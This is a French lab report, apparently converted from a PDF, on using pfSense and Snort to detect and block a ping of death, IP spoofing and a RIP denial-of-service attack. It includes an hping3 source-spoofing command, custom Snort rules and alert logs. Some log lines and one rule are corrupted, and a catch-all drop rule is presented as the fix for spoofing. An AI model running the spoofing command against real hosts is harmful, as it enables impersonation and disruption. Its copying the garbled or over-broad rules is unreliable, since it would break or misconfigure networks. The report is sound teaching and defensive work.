$ ping 192.168.3.13 -s 640
PING 192.168.3.13 (192.168.3.13) 640(668) bytes of data.
668 bytes from 192.168.3.13: icmp_seq=1 ttl=63 time=1.13 ms
668 bytes from 192.168.3.13: icmp_seq=2 ttl=63 time=2.58 ms
*C
--- 192.168.3.13 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 1.131/1.855/2.579/0.724 ms
```

**Voila on voi lorsque on a demander a long de packet de 64000 octet il est bloquer
 Mais lorsque on demande un packet de 640 octet il passe
 Si on va à les fichier logs on voit**

```
06/13/23-13:46:46.143778 ,1,1000003,1,"Blocked Ping of Death",ICMP,192.168.2.13,,192.168.5.13,,47383,,0,alert,Allow
06/13/23-13:46:47.177493 ,1,1000003,1,"Blocked Ping of Death",ICMP,192.168.2.13,,192.168.5.13,,47564,,0,alert,Allow
06/13/23-13:46:47.182582 ,1,1000003,1,"Blocked Ping of Death",ICMP,192.168.5.13,,192.168.2.13,,40663,,0,alert,Allow
06/13/23-13:46:48.173549 ,1,1000003,1,"Blocked Ping of Death",ICMP,192.168.2.13,,192.168.5.13,,47744,,0,alert,Allow
06/13/23-13:46:48.175489 ,1,1000003,1,"Blocked Ping of Death",ICMP,192.168.5.13,,192.168.2.13,,40664,,0,alert,Allow
06/13/23-13:46:49.175545 ,1,1000003,1,"Blocked Ping of Death",ICMP,192.168.2.13,,192.168.5.13,,47884,,0,alert,Allow
06/13/23-13:46:49.176948 ,1,1000003,1,"Blocked Ping of Death",ICMP,192.168.5.13,,192.168.2.13,,40665,,0,alert,Allow
06/13/23-13:46:50.178936 ,1,1000003,1,"Blocked Ping of Death",ICMP,192.168.2.13,,192.168.5.13,,48848,,0,alert,Allow
06/13/23-13:46:50.182159 ,1,1000003,1,"Blocked Ping of Death",ICMP,192.168.5.13,,192.168.2.13,,40666,,0,alert,Allow
06/13/23-13:46:51.178577 ,1,1000003,1,"Blocked Ping of Death",ICMP,192.168.2.13,,192.168.5.13,,48860,,0,alert,Allow
06/13/23-13:46:51.181481 ,1,1000003,1,"Blocked Ping of Death",ICMP,192.168.5.13,,192.168.2.13,,40667,,0,alert,Allow
06/13/23-13:46:52.178919 ,1,1000003,1,"Blocked Ping of Death",ICMP,192.168.2.13,,192.168.5.13,,48280,,0,alert,Allow
06/13/23-13:46:52.181508 ,1,1000003,1,"Blocked Ping of Death",ICMP,192.168.5.13,,192.168.2.13,,40668,,0,alert,Allow
06/13/23-13:46:53.184821 ,1,1000003,1,"Blocked Ping of Death",ICMP,192.168.2.13,,192.168.5.13,,48385,,0,alert,Allow
06/13/23-13:46:53.186158 ,1,1000003,1,"Blocked Ping of Death",ICMP,192.168.5.13,,192.168.2.13,,40669,,0,alert,Allow
06/13/23-13:46:54.183827 ,1,1000003,1,"Blocked Ping of Death",ICMP,192.168.2.13,,192.168.5.13,,48624,,0,alert,Allow
06/13/23-13:46:54.186507 ,1,1000003,1,"Blocked Ping of Death",ICMP,192.168.5.13,,192.168.2.13,,40670,,0,alert,Allow
```


IP spoofing attack

Avant

On disactiver snort dans pfsense et on lance l'attaque

```
(abdelah@kali)-[~]
$ sudo hping3 --icmp -a 192.168.5.13 -S 192.168.3.13
[sudo] Mot de passe de abdelah :
Désolé, essayez de nouveau.
[sudo] Mot de passe de abdelah :
HPING 192.168.3.13 (eth0 192.168.3.13): icmp mode set, 28 headers + 0 data bytes
-
```

Et on lance wireshark dans notre victim et on voit



On voit que l'on a réussi à effectuer un spoofing d'adresse IP sur la machine 192.168.5.13.

Après

Les règles de Snort sont activées dans pfSense.

Available Rule Categories

Category Selection: custom.rules

Select the rule category to view and manage.

Defined Custom Rules

```
alert icmp any any -> any any (msg:"IP Spoofing Detected"; code:0; itype:8; flowbits:set,ip_spoof_detected; sid:100001;)
```

Et pour bloquer cette attaque

LAN3 Logs

Available Rule Categories


Category Selection: custom.rules

Select the rule category to view and manage.

Defined Custom Rules

```
drop ip any any -> any any (msg:"Blocked IP Traffic"; | sid:100007; rev:1;)
```

Et voilà, on relance l'attaque depuis notre machine attaquante.
Et voilà, notre Wireshark n'intercepte plus aucun trafic de la machine 192.168.5.13




Et on vérifie les fichiers logs pour être sûr que notre attaque fonctionne correctement.

```
00/13/23-19:16:05.2/1335 ,1,1000007,1,"Blocked IP Spoofing",::,TT02::1:TT01:DC58,,0,,0,drop,
06/13/23-19:16:12.014482 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,
06/13/23-19:16:13.016512 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,
06/13/23-19:16:14.017133 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,
06/13/23-19:16:15.018620 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,
06/13/23-19:16:16.020852 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,
06/13/23-19:16:17.021393 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,
06/13/23-19:16:18.022649 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,
06/13/23-19:16:19.024214 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,
06/13/23-19:16:20.025417 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,
06/13/23-19:16:21.028641 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,
06/13/23-19:16:22.029728 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,
06/13/23-19:16:23.031374 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,
06/13/23-19:16:24.033940 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,
06/13/23-19:16:25.036672 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,
06/13/23-19:16:26.038887 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,
06/13/23-19:16:27.039887 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,
06/13/23-19:16:28.042272 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,
06/13/23-19:16:29.044403 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,
06/13/23-19:16:30.048435 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,
06/13/23-19:16:31.051062 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,;
```

**Voilà, on a bien le fait qu'il détecte cette attaque et la bloque.
Dés rip protocol**

On change routeur par un pfSense




on install le package qui contient les protocole de routage

on va aller System>packages

on cherche sur FRR puis on installe

puis on va aller a services>frr rip




Puis on configure rip

Puis on enregistrer les modifications

On configure snort dans l'interface lié a l'attaquant

Par les règles suivantes pour détecter et bloquer



On relance l'attaques

Voila les fichier log detect qu'il y a une attaques de DoS

06/17/23-00:08:35.547447 ,1,1000002,1,"Blocking RIP DoS Attack",192.168.70.12,,192.168.70.1,,56912,,0,drop,Drop
06/17/23-00:08:35.549379 ,1,1000002,1,"Blocking RIP DoS Attack",192.168.70.12,,192.168.70.1,,56912,,0,drop,Drop
06/17/23-00:08:36.553409 ,1,1000002,1,"Blocking RIP DoS Attack",192.168.70.12,,192.168.70.1,,56912,,0,drop,Drop
06/17/23-00:08:36.556886 ,1,1000002,1,"Blocking RIP DoS Attack",192.168.70.12,,192.168.70.1,,56912,,0,drop,Drop
06/17/23-00:08:37.554462 ,1,1000002,1,"Blocking RIP DoS Attack",192.168.70.12,,192.168.70.1,,56912,,0,drop,Drop
06/17/23-00:08:37.557944 ,1,1000002,1,"Blocking RIP DoS Attack",192.168.70.12,,192.168.70.1,,56912,,0,drop,Drop
06/17/23-00:08:38.555114 ,1,1000002,1,"Blocking RIP DoS Attack",192.168.70.12,,192.168.70.1,,56912,,0,drop,Drop
06/17/23-00:08:38.558633 ,1,1000002,1,"Blocking RIP DoS Attack",192.168.70.12,,192.168.70.1,,56912,,0,drop,Drop
06/17/23-00:08:39.557072 ,1,1000002,1,"Blocking RIP DoS Attack",192.168.70.12,,192.168.70.1,,56912,,0,drop,Drop
06/17/23-00:08:39.560457 ,1,1000002,1,"Blocking RIP DoS Attack",192.168.70.12,,192.168.70.1,,56912,,0,drop,Drop
06/17/23-00:08:40.560910 ,1,1000002,1,"Blocking RIP DoS Attack",192.168.70.12,,192.168.70.1,,56912,,0,drop,Drop
06/17/23-00:08:40.564599 ,1,1000002,1,"Blocking RIP DoS Attack",192.168.70.12,,192.168.70.1,,56912,,0,drop,Drop